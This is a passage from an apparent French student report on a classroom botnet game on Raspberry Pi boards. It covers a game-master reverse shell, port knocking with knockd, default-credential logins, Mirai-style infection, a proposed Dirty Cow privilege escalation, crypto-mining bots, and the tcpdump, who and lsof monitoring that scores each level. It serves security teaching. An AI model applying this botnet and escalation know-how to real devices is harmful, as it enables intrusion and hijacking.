Nous retiendrons ici la solution 6.2.1 qui à mon avis devrait générer moins de trafic au niveau du réseau que la solution 6.2.2. Nous sélectionnerons ici la variante où le client initie la connexion, ainsi nous réduirons le trafic sur le réseau. La vérification de duplication de point se fera sur le client, cela éviter d’envoyer un gros payload au-travers du socket. Il faudra donc partir du fait que l’élève n’aura à aucun moment la possibilité d’influencer la vérification en injectant du code sur la Raspberry Pi Zero.

L’attribution des points est effectuée ainsi




Figure 69 Schéma du fonctionnement de l'attribution des points

La saisie des paramètres peut se faire de plusieurs façons :

1. Utiliser un fichier configuration.ini et parser son contenu à l’aide de la librairie ConfigParser [[26]](#footnote-26);
2. Paramétrer chaque partie à l’aide de l’interface de l’application.

Une fois que tous les joueurs prévus se sont connectés et que toutes les cartes se sont annoncées. Le maître du jeu taper la commande permettant de lancer une partie.

### Reverse shell




Figure 70 Ce schéma représente le fonctionnement de la prise en main sur un équipement du réseau

Lorsque la carte va s’annoncer auprès du serveur, la connexion entre la carte et le serveur sera stockée dans une liste, le maître du jeu pour sélectionner la carte qu’il souhaite à l’aide du prompt et la connexion sera mise en premier plan.

Il faudra qu’il soit possible de lancer au minimum la commande : wget, afin de pouvoir télécharger des fichiers sur la carte, même si un élève en prenait le contrôle.

Il faudrait aussi qu’il soit possible de reboot ou shutdown la carte à distance.

Lorsque le maître du jeu décide d’arrêter d’utiliser le reverse shell, il faudrait que la connexion cesse sans fermer le socket. Ainsi, la carte restera connectée au jeu.

Cette implémentation permet notamment

### Monitoring niveaux moyens et difficiles

Ces niveaux n’ayant pas été implémentés ou testés ont tout de même fait œuvre d’une analyse, voici les outils qu’il est possible d’utiliser afin de les implémenter.

Les systèmes de monitoring mis en place devraient permettre de facilement détecter ces niveaux une fois qu’ils seront implémentés.

Ces propositions n’ont jamais fait état de tests à l’aide de botnet et ne sont que des propositions faites à une personne souhaitant reprendre notre jeu. Les solutions proposées sont documentées et une précision quant à la possibilité de monitorer ce défi est décrit dans chaque sous chapitre.

#### Scan moyen

Afin de réaliser ce défi, il faudra configurer plusieurs interfaces sur le routeur afin de pouvoir gérer plusieurs sous réseau et être capable de les faire communiquer entre eux.

Dans le scan facile, le masque de sous-réseau est de classe C, cela veut dire que beaucoup de combinaisons pour des réseaux existent et que le nombre de combinaisons désignant un hôte sont limités.

Pour un CIDR de /24 nous obtenons 2^8 -2 hôtes possibles, soit, 254 hôtes par sous réseau.

Nous pourrions rendre le scan plus difficile en augmentant le nombre d’hôtes possible pour le sous-réseau en choisissant un plus petit masque, par exemple /16(65'534) ou même voir un masque /8 (16'777'214), mais ce masque serait beaucoup trop grand et pourrait prendre trop de temps.

L’utilisation d’un masque plus petit ne poserait aucun problème quant à l’implémentation faite actuellement dans le monitoring de scan, le code pour le scan facile pourrait être réutilisé, il suffit simplement de définir un masque plus petit.

#### Scan difficile

Cette implémentation permettra de cacher les ports 22/23 aux attaquants, pour s’y faire nous allons utiliser knockd qui est téléchargeable sur notre carte à l’aide de la commande

sudo apt.get install knockd

Il faudra ensuite configurer la séquence que nous souhaitons traiter afin d’ouvrir le port. Cette configuration s’effectue dans le fichier présent dans /etc/knock.conf




Figure 71 knocd configuration par défaut

Ce qui est décrit dans [options] signifie que les tentatives de knock seront loguées.

[openSSH] décrit les actions nécessaires afin d’ouvrir le port 22. Le port 22 va s’ouvrir si et seulement si, des requêtes sont envoyées à la machine en demande un accès au port 7000, puis 8000 et finalement 9000. Ces trois ports étant choisis par défaut, il peut être intéressant de les laisser comme tel, ainsi des élèves pourraient découvrir l’existence du port knocking, il reste toutefois simple de modifier cette séquence une fois que ce défi sera résolu trop facilement.

Il faut saisir cette séquence en 5 secondes et si l’attaquant y arrive, la commande décrite dans « command » sera lancée. Dans ce cas, nous ouvrons le port 22 pour l’adresse IP souhaitant se connecter à l’hôte distant.

[closeSSH] décrit les actions à entreprendre pour fermer le port, il faudra knock aux ports 7000, 8000 et 9000 en moins de 5 secondes afin de fermer le port.




Figure 72 Configuration de /etc/default/knockd

Il faut désormais passer « START\_KNOCKD » à 1 afin de lancer le port knocking.




Figure 73 Résultat de nmap sur la Raspberry Pi après la mise en place de knockd

Nous voyons que nous ne voyons plus de port ouvert depuis la machine 192.168.1.7. Alors que lorsque nous effectuons les commandes

telnet 192.168.1.10 7000

telnet 192.168.1.10 8000

telnet 192.168.1.10 9000

Et que nous effectuons à nouveau un nmap sur l’adresse de la carte, nous les retrouvons à nouveau.




Figure 74 Ouverture du port à la suite de la bonne séquence entrée

Pour s’assurer que seul celui qui a effectué la bonne séquence est connecté, j’ai effectué un nmap depuis l’adresse 192.168.1.17 et le résultat est que seul le port telnet est ouvert.




Figure 75 nmap depuis 192.168.1.17

L’implémentation de knockd a été faites en suivant un tutoriel[[27]](#footnote-27), l’implémentation n’est pas très dure à mettre en place et le système de monitoring déjà mis en place ne permettrait pas de gérer ce challenge. Une façon simple d’attribuer des points pour ce défi serait de surveiller le fichier de log que nous pouvons spécifier dans le fichier de configuration de knockd et d’attribuer des points au joueur ayant réussi à trouver la séquence.

#### Login moyen

Il suffit de changer le mot de passe de l’utilisateur pi en y insérant par exemple un mot de passe composé de 8 caractères minuscules et d’un chiffre.

La méthode de monitoring déjà existante permet l’implémentation de ce défi.

L’élève réussira ce défi en répartissant correctement la puissance de calcul nécessaire afin de trouver le mot de passe pour un identifiant donné.

#### Login difficile

De nos jours, nous faisons plus attention en ce qui concerne la génération et la gestion de mot de passe, nous sommes plus vigilants et plus sensibilisés qu’auparavant.

En saisissant un mot de passe fort ainsi qu’un nom d’identifiant relativement unique, il sera presque impossible pour un élève de réussir à trouver le mot de passe.

Nous pouvons donc utiliser ce défi comme une sorte de sensibilisation à la difficulté de créer un botnet lorsque plusieurs systèmes de sécurité sont mis en place.

Dans tous les cas, ce défi est facilement implémentable et le système de monitoring déjà mis en place permettra d’attribuer des points au joueur le réussissant.

#### Infection moyenne

Après analyse de ce qu’apporte l’attaque définie dans le chapitre 5.1, l’infection marchera uniquement si le payload est exécuté sur notre cible. Il faudra donc dans ce cas avoir un accès en remote à la cible. Ce qui revient à effectuer la même attaque que pour le niveau facile.

Il serait ici intéressant d’utiliser l’exploit Dirty Cow (chapitre 5.3) sur la carte, afin d’obtenir les privilèges permettant l’exécution du code que nous allons télécharger sur notre cible.

A condition que le bot soit écrit en Python, la méthode de monitoring mise actuellement en place permet l’ajout de ce niveau.

L’élève devra être capable de détecter que la version de la carte est vulnérable à cette attaque et effectuer l’action décrite afin d’obtenir des accès privilégiés.

#### Attaque moyenne

Cette attaque, à l’instar de celles de type DDOS, va cibler les composants que nous infecterons. Il faudra que les élèves implémentent dans leur bot du code python permettant la création de cryptomonnaie.

La solution de monitoring mise en place est inexistante. Il faudra imaginer et trouver un moyen de détecter qu’une telle action est en cours sur la carte.

Nous pouvons trouver plusieurs exemples de code [[28]](#footnote-28)sur github.

La surveillance ne se fera donc plus sur une cible comme pour les niveaux faciles, mais se fera directement sur la carte infectée.

## Obtention des points

Les méthodes de monitoring 6.3.1, 6.3.2 et 6.3.3 sont implémentées sur les cartes Raspberry Pi, ces méthodes sont implémentées dans le fichier « client.py ». Le point 6.3.4 est implémenté sur une VM victime afin de monitorer les attaques, la méthode est implémentée dans le fichier « attack\_monitor.py ».

### Monitoring scan facile

Notre but ici est de pouvoir identifier une tentative de reconnaissance du réseau par différents moyens, un nmap, un ping, etc. Nous allons donc avoir besoin d’une commande ou d’un outil permettant l’analyse de trafic réseau.

Nous combinerons l’utilisation de cette commande à celle de la librairie subprocess en utilisant Popen. Cette librairie permet de créer des processus et de se connecter au canal d’entrée, sortie, erreur afin de pouvoir effectuer des actions selon ce qui va se produire dans le processus précédemment créé.

La solution qui a été retenue est l’utilisation de tcpdump[[29]](#footnote-29). En utilisant la commande « tcpdump -l dst <ip>. Il est possible d’afficher toutes les requêtes (-l) à destination(dst) de l’adresse (<ip>).

Dans un premier temps des tests ont été effectué afin de détecter si les requêtes ping étaient détectées. Ce qui est bien le cas. En entrant la commande : ping 192.168.1.10 sur la machine 192.168.1.16 nous obtenons sur la carte :



Figure 76 Détection d'un ping par tcpdump

J’ai ensuite voulu voir si cette commande permettait de détecter un scan nmap. En saisissant donc :

nmap 192.168.1.10 sur la machine 192.168.1.16 nous obtenons le résultat suivant sur la carte :




Figure 77 Détection d'un scan avec nmap

Ayant obtenu les résultats souhaités, la commande précédemment citée a été retenue afin de monitorer le niveau facile de scan.

Il ne reste donc plus qu’à automatiser le code afin de fournir à Popen l’adresse de la carte actuelle, pour faire ceci j’ai utilisé une méthode [[30]](#footnote-30)trouvée sur internet permettant d’obtenir l’adresse IP de sa carte




Figure 78 Méthode permettant d'obtenir son adresse IP

En observant le format de réponse de tcpdump nous observons que l’adresse IP source est spécifiée en 3ème position de chaque ligne. Il faut donc parser chaque ligne en séparant les espaces à l’aide de la méthode split et vérifier que l’IP présente en index2 est un joueur de notre partie.

Si c’est le cas et que ce joueur n’a jamais obtenu de point sur ce défi, nous incrémenterons son score de 1 point. Parfois, certaines adresses que nous obtenons sont des noms de domaine. Une méthode permettant de vérifier si nous avons bien obtenu une adresse IP a été implémentée.

Afin d’éviter les erreurs de concurrence, un lock a été implémenté, ce dernier permet de bloquer l’accès à une variable à un thread, effectuer un ensemble d’actions, ici nous incrémenterons le score déjà présent et ajouterons l’IP dans le set permettant de vérifier que le point n’est attribué qu’une seule fois. Ce set est unique à chaque méthode de monitoring.

Une fois cette action terminée, le thread release le lock et l’exécution reprendra son cours. Il a également fallu gérer les cas où l’élément effectuant le scan était une carte infectée.

Pour s’y faire nous récupérons la liste de cartes infectées fournies par le serveur et nous effectuons une vérification afin de savoir si une des cartes infectées par un joueur à effectuer un scan sur notre machine. Vous obtiendrez plus de précision dans le chapitre traitant les communications entre le serveur et les moniteurs.

Une fois que la partie est terminée, nous terminons le processus et nous remettons en attente d’une nouvelle partie.

Lorsqu’une partie commence, nous initialiserons un set contenant l’IP des joueurs ayant réussi le défi, ceci nous permet d’attribuer une seule fois les points à un joueur ayant réussi un scan sur notre carte.




Figure 79 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue un scan

Un point important à noter, tcpdump nécessite le droit root afin de s’exécuter, le script se lançant à l’aide du compte root, nous n’aurons pas ce problème.

L’attribution du point ici ne garantit pas que la requête a été effectuée volontairement par l’élève et ne nous garantit également pas que l’élève a compris que ce qu’il venait de scanner était une machine cible. Nous ne savons pas ce que l’élève effectue comme action et ce qu’il va faire de cela.

Nous partons donc du fait que l’élève ayant réussi à trouver la carte saura quoi en faire. Dans le pire des cas, un point sera distribué à l’élève.

### Monitoring login facile

Le fonctionnement global pour le monitoring du login est semblable au point 6.3.1. Ici la commande qui a été retenue est who[[31]](#footnote-31). Cette méthode permet de voir qui est connecté sur notre machine, dans notre cas, cette commande sans aucun paramètre nous est suffisant.

Je souhaitais trouver une commande permettant d’identifier une connexion réussite. Dans un premier temps une solution à l’aide de netstat a été envisagée, mais cette dernière notifiait une tentative de connexion et il était donc impossible de savoir si cette tentative était réussie ou non.




Figure 80 Résultats des tests de la commande who

La première exécution de who a été effectuée avant de nous connecter en telnet depuis la machine 192.168.1.16 à l’aide de la commande : telnet 192.168.1.10.

Lorsque nous sommes dans le prompt de saisie d’identifiant, aucune information n’est remontée à l’aide de la méthode who. Lorsque nous avons saisi les identifiants de la carte (pi :raspberry) nous obtenons le résultat présent dans le screen précédent, nous voyons qu’une connexion a été réussie entre 192.168.1.16 et 192.168.1.10.

En observant le format de la réponse nous voyons que l’adresse IP source est présente en 5ème position. Il faudra cette fois-ci split la ligne en supprimant les espaces et il faudra également retirer les parenthèses de notre adresse source.

Nous effectuerons les mêmes vérifications que pour le monitoring de scan facile afin d’attribuer un point au joueur ayant réussi à se loguer.




Figure 81 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue un login réussi

### Monitoring infection facile

La logique est la même que citée dans les points précédents. Il nous fallait ici une commande nous permettant de nous assurer qu’une connexion a été établie à l’aide d’un code python. En réutilisant la méthode who, nous n’aurions pas cette garantie.

Après quelques recherches la commande qui a été retenu est lsof [[32]](#footnote-32)-i -P -n

Cette méthode permet de lister les fichiers ouverts. Avec les options sélectionnées, nous affichons tous les fichiers ouverts. Il est possible d’obtenir le nom de la commande qui a été exécutée afin de lancer l’application. Nous obtenons également les adresses de source et destination et des informations concernant l’état de la connexion.

La version retravaillée de Mirai tourne en python3 et devra tourner en python3 afin d’être détectée. Afin qu’un élève obtienne les points, il faudra qu’une communication soit établie entre la carte Raspberry Pi et l’adresse IP de son CNC. L’élève devra faire tourner son CNC sur sa machine.

Seul le premier joueur à avoir infecté la carte pourra obtenir des points. Cette solution a été choisie afin d’éviter le cas où plusieurs joueurs réussissent à infecter une carte et à se connecter à leur CNC et qu’un seul des scripts présents ramènent des points à tous les joueurs étant considéré comme l’ayant en leur possession.

Cela rajoute en plus une dynamique de besoin de rapidement infecter une carte. Les autres joueurs devront être attentifs à exclure les cartes ayant déjà été infectées de leurs bots afin de ne pas donner des points à un autre joueur




Figure 82 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue une infection réussie

À différence des autres méthodes, celle-ci va devoir avertir le serveur que la carte a été infectée, pour s’y faire nous allons envoyer au travers du socket le mot clé « infected » ainsi que l’IP du joueur, l’IP de la carte et le score actuel. Ce message sera parsé par le serveur et communiquera aux autres cartes que la carte appartient désormais au joueur l’ayant infecté.

### Monitoring attaque facile

Le but ici est de détecter un nombre de requêtes faites simultanément par toutes les cartes infectées d’un joueur. Nous allons reprendre le fonctionnement de la méthode décrite au point 6.3.1 en utilisant tcpdump.

Nous allons tout d’abord implémenter une méthode permettant de gérer un set d’adresse ayant fait une requête auprès de nous. Nous aimerions garder ce set pendant quelques secondes avant de l’effacer et re capturer le réseau.

Si une attaque a lieu, toutes les cartes du joueur doivent effectuer une requête auprès du serveur d’attaque dans un délai court. De façon arbitraire, le délai de 3 secondes a été retenu, car il permettait d’obtenir le résultat souhaité. Mais ce délai peut être changé en modifiant la variable timer.

Les conditions pour obtenir les points sont les suivantes :

1. Avoir au minimum deux cartes infectées ;
2. Toutes les cartes doivent attaquer simultanément la machine cible dans une fenêtre de 3 secondes.




Figure 83Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue une attaque réussie

Nous utilisons la méthode all() de python, permettant de vérifier que tous les éléments d’une liste est présent dans une autre liste. Nous l’utiliserons donc pour vérifier que tous les éléments présents dans la liste des cartes infectées d’un joueur soient présents dans la liste des cartes détectées par tcpdump.

Nous vérifierons également que l’adresse IP qui est analysée est bien une adresse et non une résolution de nom DNS.




Figure 84 Méthode permettant d'effacer le set tous les timer secondes

## Implémentation server.py

Le serveur a plusieurs fonctionnalités et doit répondre à plusieurs besoins

1. Permettre au maître du jeu d’effectuer des actions à l’aide d’un prompt ;
2. Recevoir des informations de connexion des futurs bots ;
3. Recevoir des connexions concernant les joueurs ;
4. Être notifié lorsqu’un hôte s’est déconnecté ;
5. Être notifié lorsqu’un joueur s’est déconnecté.

### Initialisation du server.py

Le server se lance à l’aide de la commande : python3 server.py –timer <x> --delay <y>.

Les arguments timer et delay sont obligatoires, timer est une durée en minutes et delay est une durée en secondes.

Nous allons initier une classe Server qui représente le serveur de jeu. La classe prend en paramètre le nombre minimal de joueurs, le nombre minimal de cartes, la durée de la partie, le délai de synchronisation, le port d’écoute du joueur, le port d’écoute pour les cartes.




Figure 85 Code permettant d'exécuter le serveur

Le serveur se lance en exécutant la méthode run\_server(). Cette méthode permet de démarrer les différents threads de l’application. Les threads sont au nombre de 5.

Un thread est dédié à la création d’un socket, du bind et accepter les connexions des cartes sur notre serveur.

Un autre thread est utilisé afin de créer et bind un socket acceptant les connexions des joueurs sur notre serveur.

Pour les deux threads précédents, les connexions sont stockées dans des listes contenant toutes les connexions faites auprès du serveur de jeu. Une liste est utilisée pour les connexions des joueurs et l’autre pour les connexions des cartes.

Un thread est utilisé afin de vérifier l’état de la connexion des cartes et notifier l’arrivée d’une carte ou la déconnexion d’une carte.

Un thread similaire au précédent permet de vérifier l’état de la connexion des joueurs et notifier l’arrivée et la déconnexion d’un joueur.

Finalement, un thread est créé afin de permettre à l’utilisateur d’utiliser le prompt.

### Fonctionnement de serveur.py

Pour répondre au premier besoin, le prompt ci-dessous a été mis en place, il regroupe l’ensemble des actions possibles pour le maître du jeu.

